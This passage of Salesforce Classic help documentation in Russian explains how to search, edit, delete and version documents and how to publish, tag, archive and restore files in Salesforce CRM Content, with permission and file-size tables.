4. Чтобы открыть страницу сведений о документе, выберите нужный документ. Чтобы открыть документ в новом окне, щелкните ссылку «**Просмотр**».


Если включена функция поиска по содержимому документа, то система Salesforce выполняет поиск по всему тексту документа. При загрузке нового документа или замене старого содержимое документа доступно для поисков.

 **Прим.:** Система Salesforce автоматически определяет возможность выполнения поиска по содержимому документа. Содержимое документа, помеченное свойством «Возможность поиска по содержимому документа», обработано и доступно для поиска. Поиск по содержимому большого документа и выбор свойства «Возможность поиска по содержимому документа» может занять несколько минут.

Поиск документов может быть выполнен посредством функции глобального поиска.

1. Введите критерии поиска в область, расположенную в верхнем колонтитуле.
2. Чтобы уточнить результаты поиска, щелкните ссылку «**Параметры поиска...**» в раскрывающемся списке и установите флажок «Документы».
3. Нажмите кнопку «**Поиск**».

Ниже перечислены типы файлов, поддерживаемые для поиска по содержимому документов.

 **Прим.:** Содержимое документов, размер которых превышает максимально допустимый, недоступно для поиска; поиск может быть выполнен по полям документа. Поиск выполняется только по первому миллиону символов. Остальной текст поиском не охватывается.

| Тип файла                              | Расширения файла                                    | Максимальный размер             |
|--|---|---------------------------------|
| HTML (только текст внутри тега <body>) | .htm, .html, .xhtml                                 | 5 Мб                            |
| PDF                                    | .pdf  | 25 Мб                           |
| PPT                                    | .pot, .pps, .ppt                                    | 25 Мб                           |
| RTF                                    | .rtf  | 5 Мб                            |
| Текст                                  | .c, .cpp, .css, .csv, .ini, .java, .log, .sql, .txt | 5 Мб                            |
| Word                                   | .doc, .dot  | 25 Мб                           |
| XLS                                    | .xls, .xlt  | 5 Мб или не более 100 000 ячеек |
| XML                                    | .xml  | 5 Мб                            |

В некоторых случаях документы недоступны для поиска. Например:

- Если расширение файла изменено на другой формат, то документ недоступен для поиска, несмотря на действительность обоих расширений. Например, файл .txt, замененный файлом .rtf, недоступен для поиска.
- Документы PDF и Word могут быть недоступны для поиска по причине их защищенности. Чтобы гарантировать доступность содержимого для поиска, задайте значение «Включено» свойству «Извлечение содержимого» при создании документа.

СМ. ТАКЖЕ:

- [Поиск содержимого](#)
- [Поиск файлов](#)

### Удаление документов

Чтобы удалить документ, щелкните ссылку «Удал.» напротив нужного документа на странице со списком документов. При необходимости нажмите кнопку «Удалить» на странице сведений о документе.

Удаленный документ перемещается системой Salesforce в корзину. Чтобы восстановить документ в библиотеке документов, нажмите кнопку «Восстановить» в корзине.

#### Прим.:

- Личная папка позволяет удалять любые документы; общедоступная папка позволяет удалять документы только при наличии полномочия «Управление общедоступными документами».
- При удалении документа, добавленного в фирменный бланк или HTML-шаблон эл. почты, сообщения эл. почты, использующие данный фирменный бланк или шаблон, отображают поврежденную ссылку. Чтобы исправить поврежденную ссылку, удалите документ из корзины.
- Документ, используемый в качестве настраиваемого логотипа в запросах на проведение встречи, не может быть удален. Чтобы удалить документ, выберите другой документ в качестве логотипа или отмените отображение настраиваемого логотипа в запросах на проведение встречи.

СМ. ТАКЖЕ:

- [Свойства документов](#)

### Свойства

#### Отображение и редактирование свойств документов

| ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ     |                                 |
|-----------------------------|---------------------------------|
| Для просмотра документов:   | «Чтение» для документов         |
| Для обновления свойств:     | «Редактирование» для документов |
| Для замены документов:      | «Редактирование» для документов |
| Для перемещения документов: | «Редактирование» для документов |

#### ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления документов:

- «Удаление» для документов

Для восстановления документов:

- «Удаление» для документов

#### ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.



Для удаления документов:

«Удаление» для документов

**Отображение документов.** Чтобы просмотреть подробные сведения о документе, щелкните имя нужного документа на начальной странице соответствующей вкладки или на страницах со списками.

**Редактирование свойств документа.** Чтобы обновить [свойства документа](#), щелкните «**Правка**».

**Обновление документов.** Чтобы [заменить документ обновленной версией](#), щелкните «**Заменить документ**».

**Отправка документов по эл. почте.** Чтобы отправить документ контакту, щелкните «**Отправить документ по эл. почте**», введите нужные сведения и нажмите кнопку «**Отправить**». Документ отправляется в качестве вложения эл. почты и регистрируется в связанном списке контакта «Журнал действий». Документы, ссылающиеся на URL-адреса вместо физических файлов, не могут быть отправлены по эл. почте. Документ, являющийся изображением, внедренным в HTML-шаблон эл. почты (например, логотип фирменного бланка), должен быть помечен свойством «Внешний доступ» на вкладке «Документы». В противном случае документ доступен только пользователям Salesforce.

**Поиск документа.** Чтобы найти нужный документ, введите критерии поиска и нажмите кнопку «**Найти документ**». Данное действие отображает список документов, соответствующих критериям поиска. Ниже перечислены поля, доступные для поиска критериев.

- Имя документа
- Ключевые слова
- Описание

Содержимое документа, помеченного свойством «Возможность поиска по содержимому документа», также доступно для поиска.

**Просмотр содержимого папки.** Чтобы просмотреть все документы, доступные в папке, щелкните имя нужной папки.

**Перемещение документов.** Чтобы сохранить документ в другую папку, щелкните «**Правка**», выберите новую папку и нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Изменение авторов документа](#)

## Свойства документов

Ниже перечислены свойства, которые хранятся для каждого документа в библиотеке документов.

| Поле    | Описание  |
|---------|---|
| Автор   | Основное контактное лицо для документа. По умолчанию автором считается пользователь, загрузивший документ первым. При необходимости автором может быть назначен любой выбранный пользователь. |
| Создано | Имя пользователя, загрузившего файл первым.   |

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

| Поле  | Описание   |
|---|--|
| Изменено                                    | Имя пользователя, загрузившего файл последним.   |
| Папка                                       | Имя папки, содержащей документ.  |
| С возможностью поиска содержимого документа | Флажок, указывающий на возможность поиска по содержимому документа с помощью кнопки <b>«Найти документ»</b> на вкладке «Документы». Данный флажок устанавливается системой Salesforce автоматически.   |
| Имя документа                               | Имя документа, включая расширение файла.   |
| Уникальное имя документа                    | Уникальное имя, используемое для обозначения документа при использовании Force.com API. Данное имя позволяет избежать конфликтов имен при установке управляемых пакетов. Данное имя должно быть уникальным и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. Данное поле позволяет разработчику менять имена некоторых компонентов управляемого пакета; при этом изменения отображаются в организации подписчика. |
| Описание                                    | Текст, отличающий данный документ от других.   |
| Индикация внутреннего документа             | <p>Флажок, добавляющий метку к документу и указывающий на возможность использования данного файла только внутри организации. Установка данного флажка не инициирует открытого выполнения правил безопасности.</p> <p>Флажки «Индикация внутреннего документа» и «Доступен внешне как изображение» являются взаимонесключающими и не могут быть установлены одновременно.</p>   |
| Доступен внешне как изображение             | <p>Флажок, указывающий на то, является ли документ изображением, доступным для HTML-шаблонов эл. почты (например, логотип в фирменном бланке), для просмотра которого в сообщении эл. почты требуется имя пользователя и пароль Salesforce.</p> <p>Данный флажок указывает, является ли документ изображением, используемым в качестве логотипа настраиваемого приложения или значка настраиваемой вкладки, для просмотра которого требуется имя пользователя и пароль Salesforce.</p> <p>Флажки «Индикация внутреннего документа» и «Доступен внешне как изображение» являются</p>              |

| Поле           | Описание  |
|----------------|---|
|                | взаимоисключающими и не могут быть установлены одновременно.  |
| Ключевые слова | Открытое текстовое поле, содержащее как минимум одно слово, которое описывает документ. При выполнении поиска программа проверяет данное поле на наличие совпадений.  |
| Путь           | Чтобы создать ссылку на документ вместо его загрузки, заполните данное поле вместо поля «Имя документа».  |
| Размер         | Размер документа в байтах.  |
| Тип            | Тип определяется расширением файла. Например, файл filename.ppt определяется как файл PowerPoint. При включении параметра безопасности «Запретить загрузку HTML-файлов в качестве вложений или записей документов» система не позволяет загружать файлы со следующими расширениями: .htm, .html, .htt, .htx, .mhtm, .mhtml, .shtm, .shtml, .acgi, .svg. |

СМ. ТАКЖЕ:

[Изменение авторов документа](#)

### Изменение авторов документа

В отличие от других типов записей, ответственность за документы назначается авторам, так как документы хранятся в папках, контролирующим уровень доступа пользователей.

Автор — это пользователь, загрузивший файл документа первым.

Чтобы изменить автора документа, выполните указанные ниже действия.

1. Откройте нужный документ.
2. Щелкните ссылку **«Изменить»** напротив поля «Автор».

Ссылка **«Изменить»** отображается только на странице сведений и недоступна на странице редактирования. Отсутствие ссылки **«Изменить»** указывает на отсутствие необходимых полномочий.

3. Введите новое имя автора. Чтобы выбрать автора из списка пользователей, щелкните значок поиска.
4. Чтобы уведомить нового автора о данном изменении, установите флажок «Отправить электронное уведомление».

 **Прим.:** При изменении автора система Salesforce сохраняет доступность документа.

СМ. ТАКЖЕ:

[Отображение и редактирование свойств документов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения документов:

- «Редактирование» для документов

## Salesforce CRM Content

### Salesforce CRM Content

Пользователи могут систематизировать, предоставлять общий доступ, выполнять поиск и управлять всеми типами файлов внутри организации и во всем приложении Salesforce.

Приложение Salesforce CRM Content позволяет систематизировать, предоставлять общий доступ, выполнять поиск и управлять содержимым в пределах организации, а также в основных областях системы Salesforce. Содержимое может включать файлы всех типов: от традиционных корпоративных презентаций в формате Microsoft PowerPoint® до аудио- и видеофайлов, веб-страниц и документов Google®.

Дополнительную информацию о разных способах использования файлов в системе Salesforce см. в разделе «Разница между вкладкой "Файлы", Salesforce CRM Content, Salesforce Knowledge, вкладкой "Документы" и связанным списком "Вложения"».

#### Общие сведения

Приложение Salesforce CRM Content обеспечивает удобное управление содержимым путем внедрения интуитивно-понятных функций в перечисленные ниже задачи.

#### Систематизация

В отличие от обычного хранения файлов в папках, затрудняющего поиск нужной информации, приложение Salesforce CRM Content хранит файлы в специальных хранилищах, известных как «библиотеки». Администраторы могут создавать библиотеки на основе любой классификации (например, по названию отдела, рабочим функциям или группам) и определять полномочия пользователей, необходимые для безопасного доступа к содержимому библиотеки. Для классификации и систематизации содержимого библиотек авторы могут присваивать файлам специальные описательные метки, называемые тегами. Пользователь может просмотреть все содержимое, помеченное определенным тегом, или выполнить фильтрацию результатов поиска на основе одного или нескольких тегов. Кроме того, Salesforce CRM Content поддерживает личные библиотеки, которые позволяют пользователям систематизировать содержимое персональных компьютеров посредством таких функций, как поиск документов и управление версиями.

#### Поиск

Мощный поисковый механизм приложения Salesforce CRM Content выполняет поиск по всему тексту документа и в свойствах содержимого (заголовок, описание, теги, данные категоризации и имя автора). Результаты поиска могут быть отфильтрованы по содержимому, формату файла, автору, тегам, библиотекам или настраиваемым полям, а затем просмотрены с различной степенью детализации, ускоряя тем самым поиск нужного содержимого. Если в организации включена поддержка Chatter, то фильтрация результатов поиска может быть также выполнена по файлам Chatter. Специальные «интеллектуальные» графики по загрузкам, комментариям, рейтингам и подписчикам позволяют сравнивать документы с другими результатами поиска.

#### Подписка

Пользователь, подписавшийся на определенный файл, получает электронные уведомления о публикации новых версий или изменении его свойств. Кроме того, пользователь может подписаться на авторов, теги и библиотеки, что позволит сэкономить время при поиске нового или обновленного содержимого. В зависимости от заданных параметров, пользователь может получать электронные уведомления в режиме реального времени или один раз в день.

#### Предварительный просмотр

Приложение Salesforce CRM Content исключает необходимость загрузки документов большого размера для определения важности их содержимого. На странице сведений о содержимом отображаются краткие сведения о документе, в том числе название документа, автор, описание, теги, библиотеки, комментарии и версии, а также количество отданных голосов, подписчиков и загрузок. Документы Microsoft PowerPoint, Word, Excel и Adobe® PDF могут просматриваться в

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

обозревателе без предварительной загрузки. Некоторые аспекты файлов могут не отображаться предварительными просмотрами. Документы PDF, защищенные от копирования, недоступны для предварительного просмотра.

### **Добавление содержимого**

Приложение Salesforce CRM Content позволяет быстро и легко загружать новые или обновленные файлы. Во время загрузки пользователь может выбрать библиотеку и тип записи для файла или веб-ссылки, добавить описание, назначить теги и заполнить любые настраиваемые поля, используемые для категоризации и определения содержимого. Функция управления версиями не требует проверки новых и устаревших версий файлов: пользователь просто загружает новую версию файла, а приложение Salesforce CRM Content автоматически обновляет список версий на странице сведений о содержимом. Пользователь может загрузить предыдущие версии файла и прочитать все комментарии-пояснения автора, которые могли быть добавлены вместе с новой версией.

### **Просмотр сведений об использовании и добавление отзывов**

Приложение Salesforce CRM Content поддерживает несколько способов определения важности содержимого. Содержимое, помеченное в качестве специального, отображается в результатах поиска чаще. Голосование по файлу, веб-ссылке или документу Google, а также добавление комментариев, позволяет принимать непосредственное участие в повышении качества содержимого. Кроме того, пользователи могут просматривать имена подписчиков и количество загрузок. Вкладка «Отчеты» позволяет создавать стандартные или настраиваемые отчеты по данным Salesforce CRM Content. Если в организации включена функция доставки содержимого, то пользователи могут отправлять содержимое своим коллегам, интересам и контактам, а затем отслеживать количество его предварительных просмотров или загрузок.

### **Предоставление общего доступа к содержимому в системе Salesforce**

Приложение Salesforce CRM Content поддерживает возможность использования интересов, организаций, контактов, возможностей, обращений, продуктов и настраиваемых объектов. Например, приложение Salesforce CRM Content, поддержка которого включена на вкладке «Возможности», использует поля на странице сведений о возможности для поиска файлов, относящихся к данной возможности. При необходимости пользователь может детализировать результаты поиска или выполнить отдельный поиск и добавить нужные файлы в возможность. Текущая версия файла отображается на странице сведений о возможности в течение всего срока ее существования.

### **Предоставление общего доступа к содержимому в приложении Salesforce Classic Mobile**

Приложение Salesforce CRM Content доступно в Salesforce Classic Mobile. Пользователи, отсутствующие на своих рабочих местах, могут предоставлять своим клиентам и коллегам общий доступ к содержимому посредством мобильного приложения. Чтобы настроить мобильное приложение Salesforce CRM Content, обратитесь к администратору.

СМ. ТАКЖЕ:

[Разница между вкладкой «Файлы», Salesforce CRM Content, Salesforce Knowledge, вкладкой «Документы» и связанным списком «Вложения»](#)

## Добавление содержимого

### Публикация файлов в библиотеки

Опубликуйте файлы в библиотеки путем их загрузки с компьютера, добавления из личной библиотеки в общедоступную или предоставления общего доступа из Chatter.

#### 1. Ниже перечислены действия, доступные на вкладке **«Библиотеки»**.

- Чтобы загрузить файл, щелкните **«Добавить»** и выберите нужный файл на локальном диске.
- Чтобы опубликовать файлы из личной библиотеки, откройте вкладку **«Мои личные файлы»**, выберите нужные файлы и щелкните **«Опубликовать выбранное»**.

Чтобы предоставить общий доступ к файлам Chatter библиотеке, воспользуйтесь разделом **«Предоставление общего доступа к файлам библиотекам»** на странице 3353 (и пропустите оставшиеся действия).

#### 2. Введите заголовок каждого файла. При необходимости введите описания.

#### 3. При добавлении нового файла, загруженного только что, выберите **«Сохранить в мою личную библиотеку»** или **«Опубликовать в общедоступную библиотеку»**.

При выборе второго параметра выберите нужную библиотеку. Данная библиотека будет управляющей (начальной), то есть содержимое может быть доступно в другой библиотеке, но проверено пользователем с полномочиями автора только в управляющей библиотеке.

#### 4. При необходимости выберите язык. Раскрывающийся список **«Язык»** отображается только при наличии многоязычной поддержки. В противном случае, система Salesforce назначает содержимому личный язык пользователя. Если поиск содержимого выполняется на определенном языке, то в результатах поиска отображается только содержимое, связанное с данным языком.

#### 5. Чтобы опубликовать содержимое от имени другого автора, выберите нужного автора в раскрывающемся списке.

#### 6. Присвойте содержимому теги. Возможность присвоения тегов определяется правилом присвоения тегов, назначенным библиотеке.

- Если правило присвоения тегов не задано или администратор назначил библиотеке правило открытого присвоения тегов, то теги могут быть добавлены в поле **«Теги»**. При вводе тега приложение Salesforce CRM Content автоматически предлагает варианты тегов на основе списка **«Мои недавние теги»** и раздела **«Популярные теги»** на вкладке **«Библиотеки»**. Список **«Мои недавние теги»** в окне **«Добавить»** содержит 20 тегов, использовавшихся последними. Чтобы автоматически добавить тег в поле **«Теги»**, щелкните нужный тег.
- Если администратор назначил правило управляемого присвоения тегов, то пользователи могут создать тег или воспользоваться списком предложенных тегов. Чтобы автоматически добавить тег в поле **«Теги»**, щелкните нужный предложенный тег.
- Если администратор назначил правило ограниченного присвоения тегов, то пользователи могут воспользоваться только списком предложенных тегов. Выбранный тег отображается зеленым цветом.
- Имя тега не может быть изменено или удалено. Теги, удаленные из документа, сохраняются в системе.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки и публикации файлов в общедоступную библиотеку:

- Флажок **«Управление библиотеками»**, установленный в определении полномочий библиотеки

ИЛИ

Флажок **«Добавить содержимое»**, установленный в определении полномочий библиотеки

Для загрузки и сохранения файлов в личную библиотеку:

- Нет

- Теги нечувствительны к регистру. Запрещается использовать два одинаковых имени тега, даже если их начальные буквы различаются в регистре. Всегда используется регистр исходного тега.
7. Выберите нужный тип записи в раскрывающемся списке. Тип записи определяет настраиваемые поля, доступные пользователю для классификации и определения содержимого.
  8. После заполнения настраиваемых полей нажмите кнопку **«Опубликовать»** или **«Сохранить»**.

 Прим.:

- Уникальные значения настраиваемых полей, заданные для первой версии файла, не добавляются при загрузке новой версии. Уникальные значения, которые отличаются от предыдущей версии, могут быть заданы в новой версии.
- Файлы, опубликованные в общедоступную библиотеку, добавляются на вкладку «Файлы», поэтому доступны другим пользователям Chatter в организации. Файлы, опубликованные в личную библиотеку, также добавляются на вкладку «Файлы», но доступны только ответственному сотруднику. Дополнительную информацию о разных инструментах и решениях, доступных для файлов в системе Salesforce, см. в разделе [«Разница между вкладкой "Файлы", Salesforce CRM Content, Salesforce Knowledge, вкладкой "Документы" и связанным списком "Вложения"»](#).
- Версии Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition и Performance Edition позволяют ежедневно публиковать не более 36 000 новых версий. Версия Developer Edition и пробные версии позволяют ежедневно публиковать не более 2 500 новых версий.

СМ. ТАКЖЕ:


[Обновление версий содержимого](#)

[Создание и изменение пакетов содержимого в Salesforce CRM Content](#)

## Загрузка и публикация содержимого

Чтобы воспользоваться преимуществами настройки полномочий и доставкой содержимого в Salesforce CRM Content, добавьте файлы в библиотеки.

Верхний колонтитул вкладки «Библиотеки» содержит параметры, позволяющие загружать, классифицировать и публиковать файлы, пакеты содержимого, веб-ссылки или документы Google в Salesforce CRM Content.

 **Прим.:** Кнопка «**Добавить документ Google**» на вкладке «**Библиотеки**» доступна только в том случае, если включен параметр «Добавить документ Google» в службе Salesforce.

Дополнительную информацию о публикации файлов, веб-ссылок и документов Google в Salesforce CRM Content, а также о создании пакетов содержимого, см. в разделах ниже.

- [Публикация файлов в библиотеки](#)
- [Добавление веб-ссылок в Salesforce CRM Content](#)
- [Создание и изменение пакетов содержимого в Salesforce CRM Content](#)

СМ. ТАКЖЕ:

- [Обновление версий содержимого](#)
- [Создание доставок содержимого](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки и публикации файлов или веб-ссылок:

- Флажок «Управление библиотеками», установленный в определении полномочий библиотеки
- ИЛИ
- Флажок «Добавить содержимое», установленный в определении полномочий библиотеки

Для создания и публикации документов Google:

- Аккаунт Google Apps



## Ограничения по размеру файлов в Salesforce CRM Content

Ниже приведены ограничения по размеру файлов в Salesforce CRM Content.

- 2 Гб
- 2 Гб (включая заголовки) при загрузке посредством Chatter REST API
- 2 Гб (включая заголовки) при загрузке посредством REST API
- 38 Мб при загрузке посредством SOAP API
- 10 Мб для документов Google
- 10 Мб при загрузке посредством Visualforce

СМ. ТАКЖЕ:

[Ограничения по размеру файлов в Salesforce](#)

## Contribute Web Links to Salesforce CRM Content

Чтобы классифицировать и опубликовать веб-ссылку в Salesforce CRM Content, выполните указанные ниже действия.

1. Откройте вкладку **«Библиотеки»**.
2. Чтобы добавить новую ссылку, нажмите кнопку **«Добавить»** > **«Добавить взамен ссылке на веб-сайт?»**. Введите URL-адрес и нажмите кнопку **«Добавить»**. Чтобы опубликовать ссылку, доступную в личной библиотеке, откройте вкладку **«Мои личные файлы»**, найдите нужную ссылку и щелкните **«Опубликовать»**.
3. Введите заголовок и описание веб-ссылки.
4. Выберите библиотеку. Данная библиотека будет управляющей (начальной), то есть веб-ссылка может быть доступна в другой библиотеке, но страница сведений о содержимом может быть изменена пользователем с соответствующими полномочиями только в управляющей библиотеке. Чтобы скрыть ссылку от других пользователей организации, установите переключатель **«Сохранить в мою личную библиотеку»**.
5. При необходимости выберите язык. Раскрывающийся список **«Язык»** отображается только при наличии многоязычной поддержки. В противном случае, система Salesforce назначает содержимому личный язык пользователя. Если поиск содержимого выполняется на определенном языке, то в результатах поиска отображается только содержимое, связанное с данным языком.
6. Чтобы опубликовать содержимое от имени другого автора, выберите нужного автора в раскрывающемся списке.
7. Присвойте содержимому теги. Возможность присвоения тегов определяется правилом присвоения тегов, назначенным библиотеке.
  - Если правило присвоения тегов не задано или администратор назначил библиотеке правило открытого присвоения тегов, то теги могут быть добавлены в поле **«Теги»**. При вводе тега приложение Salesforce CRM Content автоматически предлагает варианты тегов на основе списка **«Мои недавние теги»** и раздела **«Популярные теги»** на вкладке **«Библиотеки»**. Список **«Мои недавние теги»** в окне **«Добавить»** содержит 20 тегов, использовавшихся последними. Чтобы автоматически добавить тег в поле **«Теги»**, щелкните нужный тег.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для публикации веб-ссылок в Salesforce CRM Content:

- Флажок **«Управление библиотеками»**, установленный в определении полномочий библиотеки

ИЛИ

Флажок **«Добавить содержимое»**, установленный в определении полномочий библиотеки

- Если администратор назначил правило управляемого присвоения тегов, то пользователи могут создать тег или воспользоваться списком предложенных тегов. Чтобы автоматически добавить тег в поле «Теги», щелкните нужный предложенный тег.
  - Если администратор назначил правило ограниченного присвоения тегов, то пользователи могут воспользоваться только списком предложенных тегов. Выбранный тег отображается зеленым цветом.
  - Имя тега не может быть изменено или удалено. Теги, удаленные из документа, сохраняются в системе.
  - Теги нечувствительны к регистру. Запрещается использовать два одинаковых имени тега, даже если их начальные буквы различаются в регистре. Всегда используется регистр исходного тега.
8. Выберите нужный тип записи в раскрывающемся списке. Тип записи определяет настраиваемые поля, доступные пользователю для классификации и определения содержимого.
  9. После заполнения настраиваемых полей нажмите кнопку «**Опубликовать**» или «**Сохранить**».

СМ. ТАКЖЕ:

[Управление библиотеками](#)

## Обновление версий содержимого

Чтобы открыть страницу сведений о содержимом, щелкните имя нужного файла на любой вкладке Salesforce CRM Content.

### Публикация новой версии

Чтобы опубликовать новую версию файла и обновить его свойства, выполните указанные ниже действия.

1. Нажмите кнопку «**Правка**» > «**Загрузить новую версию**». Данный параметр недоступен для веб-ссылок, пакетов содержимого и документов Google.  
Дополнительную информацию о добавлении или удалении файлов из пакета содержимого см. в разделе «[Создание и изменение пакетов содержимого в Salesforce CRM Content](#)».
2. Чтобы найти обновленный файл, нажмите кнопку «**Обзор...**».
3. При необходимости обновите поля «**Заголовок**» и «**Описание**».
4. Заполните поле «**Причина изменения**». Данный текст добавляется в электронные уведомления, отправляемые подписчикам, а также в список версий на странице сведений о содержимом.
5. Чтобы опубликовать содержимое от имени другого автора, выберите нужного автора в раскрывающемся списке.
6. Присвойте содержимому теги. Возможность присвоения тегов определяется правилом присвоения тегов, назначенным библиотеке.
  - Если правило присвоения тегов не задано или администратор назначил библиотеке правило открытого присвоения тегов, то теги могут быть добавлены в поле «Теги». При вводе тега приложение Salesforce CRM Content автоматически предлагает варианты тегов на основе списка «Мои недавние теги» и раздела «**Популярные теги**» на вкладке «Библиотеки». Список «Мои недавние теги» в окне «Добавить» содержит 20 тегов, использовавшихся последними. Чтобы автоматически добавить тег в поле «Теги», щелкните нужный тег.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления новой версии:

- Флажок «Добавить содержимое», установленный в определении полномочий библиотеки

- Если администратор назначил правило управляемого присвоения тегов, то пользователи могут создать тег или воспользоваться списком предложенных тегов. Чтобы автоматически добавить тег в поле «Теги», щелкните нужный предложенный тег.
- Если администратор назначил правило ограниченного присвоения тегов, то пользователи могут воспользоваться только списком предложенных тегов. Выбранный тег отображается зеленым цветом.
- Имя тега не может быть изменено или удалено. Теги, удаленные из документа, сохраняются в системе.
- Теги нечувствительны к регистру. Запрещается использовать два одинаковых имени тега, даже если их начальные буквы различаются в регистре. Всегда используется регистр исходного тега.

7. При необходимости обновите настраиваемые поля.

8. Нажмите кнопку **«Опубликовать»**.

#### Примечания к версиям содержимого

Ниже перечислены рекомендации по созданию и изменению новой версии.

- Приложение Salesforce CRM Content не поддерживает редактирование файлов. Чтобы изменить файл Salesforce CRM Content, загрузите нужный файл на персональный компьютер, внесите необходимые изменения и загрузите обновленную версию с помощью кнопки **«Загрузить новую версию»**.
- Вложенная вкладка «Версии» на странице сведений о содержимом содержит все версии содержимого. Список «Недавние действия» на вкладке «Библиотеки» также уведомляет пользователей о наличии новых версий содержимого.
- Версии Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition и Performance Edition позволяют ежедневно публиковать не более 36 000 новых версий. Версия Developer Edition и пробные версии позволяют ежедневно публиковать не более 2 500 новых версий.

СМ. ТАКЖЕ:

[Загрузка и публикация содержимого](#)


## Удаление, архивирование и восстановление содержимого

Есть два способа удаления содержимого из библиотеки: архивирование и удаление.

Архивирование позволяет хранить файлы в Salesforce вне библиотеки. Также архивные файлы не отображаются в результатах поиска. Удаленные файлы помещаются в **корзину**, где хранятся в течение 15 дней, после чего безвозвратно удаляются автоматически. В течение 15 дней с даты удаления файла его можно восстановить, переместив из **корзины**. Архивные файлы также можно восстановить.

Перед удалением или архивацией содержимого важно понимать сходства и различия между этими двумя способами.

| Последствия архивации или удаления содержимого                                      | Архивное содержимое | Удаленное содержимое |
|---|---------------------|----------------------|
| Учитывается в объемах файлового хранилища (размер хранилища и число документов)     | ✓                   |                      |
| Удаляется из библиотеки   | ✓                   | ✓                    |
| Невозможность загрузки новых версий   | ✓                   | ✓                    |
| Содержимое нельзя загрузить (требуется восстановление)                              | ✓                   | ✓                    |
| Содержимое перестает отображаться в результатах поиска                              | ✓                   | ✓                    |
| Содержимое можно восстановить   | ✓                   | ✓                    |
| Автоматическое удаление из списков подписок (подписчикам не высылается уведомление) | ✓                   | ✓                    |
| Безвозвратное удаление при очистке корзины  |                     | ✓                    |

 **Прим.:** Чтобы удалить файлы, входящие в пакет содержимого, следует сначала удалить сам пакет (контейнер).

**Чтобы архивировать или удалить содержимое, выполните указанные ниже действия.**

1. Щелкните имя файла на вкладке **«Библиотеки»**, **«Содержимое»** или **«Подписки»**.
2. На странице **«Сведения о содержимом»** щелкните **«Редактирование»** > **«Архивировать содержимое»** или **«Редактирование»** > **«Удалить содержимое»**.

**Чтобы восстановить архивное содержимое, выполните указанные ниже действия.**

1. Выполните одно из перечисленных ниже действий, чтобы открыть страницу **«Сведения о содержимом»** архивного файла.
  - Выберите закладку на архивное содержимое.
  - На вкладке **«Библиотеки»** щелкните имя библиотеки, чтобы открыть страницу **«Сведения о библиотеке»**. Чтобы просмотреть список архивного содержимого на вкладке **«Содержимое»**, щелкните ссылку **«Просмотр архивного содержимого»**. Щелкните имя нужного файла.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ  
ПОЛЬЗОВАТЕЛЯ

Для архивирования и восстановления содержимого библиотеки:


- Флажок **«Архивировать содержимое»**, установленный в определении полномочий библиотеки

Для архивирования и восстановления опубликованного содержимого:

- Флажок **«Добавить содержимое»**, установленный в определении полномочий библиотеки

Для удаления содержимого:

- Флажок **«Удалить содержимое»**, установленный в определении полномочий библиотеки

 **Прим.:** Ссылка **«Просмотр архивного содержимого»** отображается только пользователям с полномочием **«Архивировать содержимое»**, **«Добавить содержимое»** или **«Управление библиотеками»**. При наличии полномочия **«Архивировать содержимое»** или **«Управление библиотеками»** отображается список всего архивного содержимого библиотеки. В случае отсутствия указанных выше полномочий, но при наличии полномочия **«Добавить содержимое»**, отображается список собственного архивного содержимого.

2. Нажмите **«Редактирование»** > **«Восстановить содержимое»** на странице **«Сведения о содержимом»**.

**Чтобы восстановить удаленное содержимое, выполните указанные ниже действия.**

1. С вкладки **«Библиотеки»** или **«Подписки»** или со страницы **«Сведения о содержимом»** перейдите к **корзине**.
2. Установите флажок для файла содержимого и щелкните **«Восстановить»**.

 **Прим.:**


- Авторы могут архивировать и восстанавливать собственное содержимое. Флажок **«Архивировать содержимое»** является для авторов необязательным.
- Если файл доступен в Salesforce CRM Content, а также опубликован в Chatter, то при его архивировании сообщение Chatter сохраняется.
- Удаление файла Chatter со страницы сведений о содержимом приводит к удалению файла из Salesforce CRM Content и Chatter.

СМ. ТАКЖЕ:

[Удаление файла со страницы сведений о файле](#)


